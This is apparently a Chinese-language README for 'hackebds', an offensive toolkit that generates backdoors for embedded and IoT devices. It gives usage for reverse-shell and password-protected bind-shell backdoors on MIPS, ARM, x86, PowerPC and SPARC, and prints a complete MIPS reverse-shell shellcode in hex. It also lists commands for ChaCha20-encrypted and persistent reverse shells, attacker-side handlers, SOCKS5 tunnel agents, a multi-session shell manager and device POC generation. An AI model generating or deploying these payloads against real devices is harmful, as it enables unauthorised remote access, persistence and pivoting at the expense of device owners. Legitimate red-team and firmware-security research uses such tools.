

生成设备对应的 POC 可以使用 `- p` 或 `-- poc`,可能是 python 脚本、命令等,可能需要您自己进行修改
hackebds -model ex200 -p

增加了 CVE 搜索
hackebds -CVE CVE-2019-17621

如果在测试中发现漏洞,并希望将新设备的基本信息添加到此工具中,可以使用 `- add` 功能处理 POC 文件或 "/tmp/model_tree_info/" info/ 目录下新设备目录的目录格式可以参考标准生成的格式。插入后,您可以使用工具搜索和 POC 生成功能。最后,如果您需要填写 POC 文件信息,可以将其放在 "/tmp/model_tree_info/xxx/POC" 目录中,如果再次检索将被读取
hackebds -add
如果存在设备信息错误、POC 错误,或者您想将您收集的带有漏洞的设备信息集成进来,请联系我 doudoudedi233@gmail.com

2. 生成各种架构的后门程序,封装纯 shellcode,并成功连接到 shell
```
>>> from hackebds import *
>>> mipsel_backdoor(reverse_ip,reverse_port)
>>> mips_backdoor(reverse_ip,reverse_port)
>>> aarch64_backdoor(reverse_ip,reverse_port)
>>> armelv5_backdoor(reverse_ip,reverse_port)
>>> armelv7_backdoor(reverse_ip,reverse_port)
>>> armebv5_backdoor(reverse_ip,reverse_port)
>>> armebv7_backdoor(reverse_ip,reverse_port)
>>> mips64_backdoor(reverse_ip,reverse_port)
>>> mips64el_backdoor(reverse_ip,reverse_port)
>>> x86el_backdoor(reverse_ip,reverse_port)
>>> x64el_backdoor(reverse_ip, reverse_port)
>>> sparc32.sparc_backdoor(reverse_ip, reverse_port)#big endian
>>> sparc64.sparc_backdoor(reverse_ip, reverse_port)#big endian
>>> powerpc_info.powerpc_backdoor(reverse_ip, reverse_port)
>>> powerpc_info.powerpcle_backdoor(reverse_ip, reverse_port)
>>> powerpc_info.powerpc64_backdoor(reverse_ip, reverse_port)
>>> powerpc_info.powerpc64le_backdoor(reverse_ip, reverse_port)
>>> x86_bind_shell(listen_port, passwd)
>>> x64_bind_shell(listen_port, passwd)
>>> armelv7_bind_shell(listen_port, passwd)
>>> aarch64_ bind_ shell(listen_port, passwd)
>>> mips_bind_shell(listen_port, passwd)
>>> mipsel_bind_shell(listen_port, passwd)
>>> sparc32.sparc_bind_shell(listen_port, passwd)
>>> powerpc_info.powerpc_bind_shell(listen_port, passwd)
```

(请注意,x86(32 位)的最大密码长度为 4 个字符,x64(64 位)的最大密码长度为 8 个字符)
```
>>> mipsel_backdoor("127.0.0.1",5566)
[+] reverse_ip is: 127.0.0.1
[+] reverse_port is: 5566
[*] waiting 3s
[+] mipsel_backdoor is ok in current path ./
>>>
```
```
>>> from hackebds import *
>>> x86_bind_shell(4466,"doud")
[+] bind port is set to 4466
[+] passwd is set to 'doud'
0x0000000064756f64
[*] waiting 3s
[+] x86_bind_shell is ok in current path ./
>>>
```

然后连接到绑定到设备的端口(存在密码)
2. 生成对应各种架构的 use-back shellcode(无空字节)
```
>>> from hackebds import *
>>> mipsel_reverse_sl(reverse_ip,reverse_port)
>>> mips_reverse_sl(reverse_ip,reverse_port)
>>> aarch64_reverse_sl(reverse_ip,reverse_port)
>>> armelv5_reverse_sl(reverse_ip,reverse_port)
>>> armelv7_reverse_sl(reverse_ip,reverse_port)
>>> armebv5_reverse_sl(reverse_ip,reverse_port)
>>> armebv7_backdoor(reverse_ip,reverse_port)
>>> mips64_reverse_sl(reverse_ip,reverse_port)
>>> mips64el_reverse_sl(reverse_ip,reverse_port)
>>> android_aarch64_backdoor(reverse_ip,reverse_port)
>>> x86el_reverse_sl(reverse_ip,reverse_port)
>>> x64el_reverse_sl(reverse_ip,reverse_port)
>>> powerpc_info.ppc_reverse_sl(reverse_ip,reverse_port)
>>> powerpc_info.ppcle_reverse_sl(reverse_ip,reverse_port)
>>> powerpc_info.ppc64_reverse_sl(reverse_ip,reverse_port)
>>> powerpc_info.ppc64le_reverse_sl(reverse_ip,reverse_port)
```
示例:
```
>>> from hackebds import *
>>> shellcode=mipsel_reverse_sl("127.0.0.1",5566)
[+] No NULL byte shellcode for hex(len is 264):
\xfd\xff\x19\x24\x27\x20\x20\x03\xff\xff\x06\x28\x57\x10\x02\x34\xfc\xff\xa4\xaf\xfc\xff\xa5\x8f\x0c\x01\x01\x01\xfc\xff\xa2\xaf\xfc\xff\xb0\x8f\xea\x41\x19\x3c\xfd\xff\x39\x37\x27\x48\x20\x03\xf8\xff\xa9\xaf\xff\xfe\x19\x3c\x80\xff\x39\x37\x27\x48\x20\x03\xfc\xff\xa9\xaf\xf8\xff\xbd\x27\xfc\xff\xb0\xaf\xfc\xff\xa4\x8f\x20\x28\xa0\x03\xef\xff\x19\x24\x27\x30\x20\x03\x4a\x10\x02\x34\x0c\x01\x01\x01\xf7\xff\x85\x20\xdf\x0f\x02\x24\x0c\x01\x01\x01\xfe\xff\x19\x24\x27\x28\x20\x03\xdf\x0f\x02\x24\x0c\x01\x01\x01\xfd\xff\x19\x24\x27\x28\x20\x03\xdf\x0f\x02\x24\x0c\x01\x01\x01\x69\x6e\x09\x3c\x2f\x62\x29\x35\xf8\xff\xa9\xaf\x97\xff\x19\x3c\xd0\x8c\x39\x37\x27\x48\x20\x03\xfc\xff\xa9\xaf\xf8\xff\xbd\x27\x20\x20\xa0\x03\x69\x6e\x09\x3c\x2f\x62\x29\x35\xf4\xff\xa9\xaf\x97\xff\x19\x3c\xd0\x8c\x39\x37\x27\x48\x20\x03\xf8\xff\xa9\xaf\xfc\xff\xa0\xaf\xf4\xff\xbd\x27\xff\xff\x05\x28\xfc\xff\xa5\xaf\xfc\xff\xbd\x23\xfb\xff\x19\x24\x27\x28\x20\x03\x20\x28\xa5\x03\xfc\xff\xa5\xaf\xfc\xff\xbd\x23\x20\x28\xa0\x03\xff\xff\x06\x28\xab\x0f\x02\x34\x0c\x01\x01\x01
```
### 0.4.1 加密 shell 和 SOCKS5 代理用法
0.4.1 版本添加了 ChaCha20 加密的反向/绑定 shell、纯汇编 SOCKS5 代理 ELF、完整的 PTY 交互模式、多会话 shell 管理器以及统一的代理+shell 服务器。下面列出了所有新的 CLI 用法。
1. 加密反向 shell — 攻击者侧的 handler:
```
hackebds -server encrypted_shell_reverse -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key"
```
2. 加密反向 shell — 生成目标 payload(aarch64 / x64 / armelv7):
```
hackebds -arch aarch64 -res reverse_shell_file \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key" -filename eshell
hackebds -arch x64 -res reverse_shell_file \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key" -filename eshell
hackebds -arch armelv7 -res reverse_shell_file \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key" -filename eshell
```
3. 完整 PTY 交互模式(payload + handler):
```
hackebds -arch aarch64 -res reverse_shell_file --pty \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_key" \
-shell /bin/bash -filename eshell
hackebds -server encrypted_shell_reverse --pty \
-reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_key"
```
4. 加密绑定 shell — 生成和连接:
```
hackebds -arch aarch64 -res bind_shell \
-bind_port 5555 -passwd "s3cret" \
-cipher chacha20 -encrypt_key "my_secret_key" -filename ebind
hackebds -server encrypted_shell_bind \
-reverse_ip -reverse_port 5555 \
-cipher chacha20 -encrypt_key "my_secret_key"
```
5. 持久化加密反向 shell(每 10 秒重新连接):
```
hackebds -arch aarch64 -res reverse_shell_file --power -sleep 10 \
-reverse_ip -reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_secret_key" -filename epshell
```
6. 加密 SOCKS5 反向代理 — server、agent 以及带 RFC 1929 认证:
```
hackebds -res reverse_proxy_server -arch aarch64 \
-agent_port 8888 -socks_port 1080 \
-cipher chacha20 -encrypt_key "tunnel_key" -filename server
hackebds -arch mipsel -res reverse_proxy_file \
-reverse_ip -reverse_port 8888 \
-cipher chacha20 -encrypt_key "tunnel_key" -filename agent
hackebds -res reverse_proxy_server -arch x64 \
-agent_port 8888 -socks_port 1080 \
-socks_auth admin:secretpass \
-cipher chacha20 -encrypt_key "key" -filename server
```
7. Python SOCKS5 反向服务器模式:
```
hackebds -server socks5_reverse \
-agent_port 8888 -socks_port 1080 \
-socks_auth admin:pass \
-cipher chacha20 -encrypt_key "key"
```
8. 多会话 shell 管理器和统一代理+shell 服务器:
```
hackebds -server encrypted_shell_manager \
-reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_key"
hackebds -server unified \
-agent_port 8888 -socks_port 1080 \
-reverse_port 4444 \
-cipher chacha20 -encrypt_key "my_key"
```
9. 管理器控制台命令:
```
hackebds> list # List active sessions
hackebds> interact # Enter interactive shell
hackebds> kill # Kill session
hackebds> maxconn # Set max sessions per IP
hackebds> status # Show server status
hackebds> notify [on|off] # Toggle notifications
hackebds> pool # Show proxy agent pool
hackebds> exit # Stop and exit
```
## 芯片和架构
测试可以利用的芯片和架构
Mips:
MIPS 74kc V4.12 大端序
MIPS 24kc V5.0 小端序(Ralink SoC),如 MediaTek MT7621
Ingenic Xburst V0.0 FPU V0.0 小端序
Armv7:
Allwinner(全志)V3s
Armv8:
Qualcomm Snapdragon 660
BCM2711
Powerpc, sparc: qemu
## :beer:享受黑客的乐趣
## 更新
2022.4.19 新增对 aarch64 空字节 reverse_shellcode 的支持
2022.4.30 使用函数减少代码量并支持 python3
2022.5.5 0.0.8 版本解决了 mips_reverse_sl 和 mipsel_reverse_sl 未启用的 bug,添加了 mips64_backdoor、mips64_reverse_sl 生成以及 mips64el_backdoor、mips64el_reverse_sl 生成
2022.5.21 0.0.9 版本更改了 armel V5 后门的生成方法,并添加了指定的 riscv-v64 后门生成
2022.6.27 0.1.0 新增 Android 后门生成
2022.10.26 0.1.5 修复了一些问题,并添加了一些 bindshell 指定端口密码的自动生成功能
2022.10.27 0.1.6 添加对 armv7el_bind_shell 的支持(2022.10.27)
2022.11.1 移除了 shellcode 的生成休眠时间,并添加了 mips_ bind_ Shell、x86 和 x64 小端的 reverse_ shell_ Backdoor,预计 mips 将被 mips_ bind_ Shell 中断,这解决了 mips 中 bindshell 密码逻辑处理的错误
2022.11.2 加入了 aarch64_ bind_ shell
2022.11.2 支持命令行生成后门和 shell code,特点是轻、小、高效、快速
2022.12.6 0.2.8 添加 sparc_bind_shell && powerpc_bind_shell,修复一些 bug
2022.12.26 0.2.9 新增生成指定命令的程序功能,并在生成文件后添加可执行权限
2023.1.6 0.3.0 修复了 cmd_ file 生成执行指定命令程序的功能 bug,并添加了 model ->arch 列表,Android bind_ Shell 文件
2023.1.16 0.3.1 新增 bash reverse_ Shell。目前,此工具仅支持 sh 和 bash。添加了 `- l` 功能以列出设备型号与架构之间的关系,并添加了 `- power` 功能以生成更强大的 reverse_ shell_ File,实现了在不终止程序的情况下持续创建反向 shell 链接。目前,`- power` 功能仅支持 reverse_ shell_ file
2023.1.29 0.3.3 -power 功能添加了对 bind_shell 的支持,bind_shell 更加稳定,并修复了 aarch64 架构的 bind_shell 和 cmd_file 文件执行中的一些 bug
2023.3.7 0.3.6 新增对 mipsn32 架构的支持(此架构可能在 zyxel 防火墙等设备中遇到)
2023.5.30 添加 CVE 检索并在设备信息中输出 EXP 和 POC 文件的内容
2023.11.11 修复了 armv5 系列后门无法在 Vitogate_300 中生成 shell 的问题,后门运行正常,简化了 reverse_ IP 等命令参数,可与 `- lhost` 和 `- lport` 一起使用,添加了一些设备漏洞
2026.4.7 0.4.1 在 6 种架构上新增 ChaCha20 端到端加密的反向/绑定 shell(passphrase → SHA-256 → 256 位密钥,双向 nonce,约 3–7KB 二进制文件);新增支持反向/正向隧道和 RFC 1929 认证的纯汇编 SOCKS5 代理 ELF 二进制文件(约 2–5KB);新增完整的 PTY 交互终端模式;新增带有 Tab 补全和历史记录的多会话 shell 管理器;新增统一服务器模式,将 SOCKS5 代理和多会话 shell 管理合并到一个控制台中
## 待解决的问题
支持 loongarch64 架构的后端以及 bind_shell 程序的生成(binutils 已合并到主线,但无法直接通过 apt 安装)
完善 powerpc 和 sparc 系列的 power_bind_shell 后门的生成
为后门程序添加反杀功能
## 漏洞修复
CVE-2021-29921 该工具是一个完整的客户端程序。此漏洞不会影响该工具的使用。如果您想修复它,请在 python 3.9 及更高版本中运行该工具
CVE-2022-40023 DOS_attack pip install -U mako(此漏洞不适用于此工具)
CVE-2021-20270 DOS_attack pip install -U pygments(此漏洞不适用于此工具)
0.2.5 版本修复了指定型号中的目录遍历
标签:API接口, Bind Shell, C2日志可视化, ELF, EXP, GPT, IoT安全, IP 地址批量处理, IT运维, MIPS, PE 加载器, POC, PowerPC, Reverse Shell, Shellcode, Shellcode生成, Socks5代理, SPARC, 交叉编译, 代理工具, 反向Shell, 后门, 后门生成, 嗅探欺骗, 固件安全, 多架构, 嵌入式设备, 情报检索, 技术调研, 指纹识别, 数据展示, 无Shellcode, 权限维持, 正向Shell, 漏洞管理, 红队, 纯Shellcode, 网络信息收集, 网络安全, 自动回退, 请求拦截, 逆向工具, 隐私保护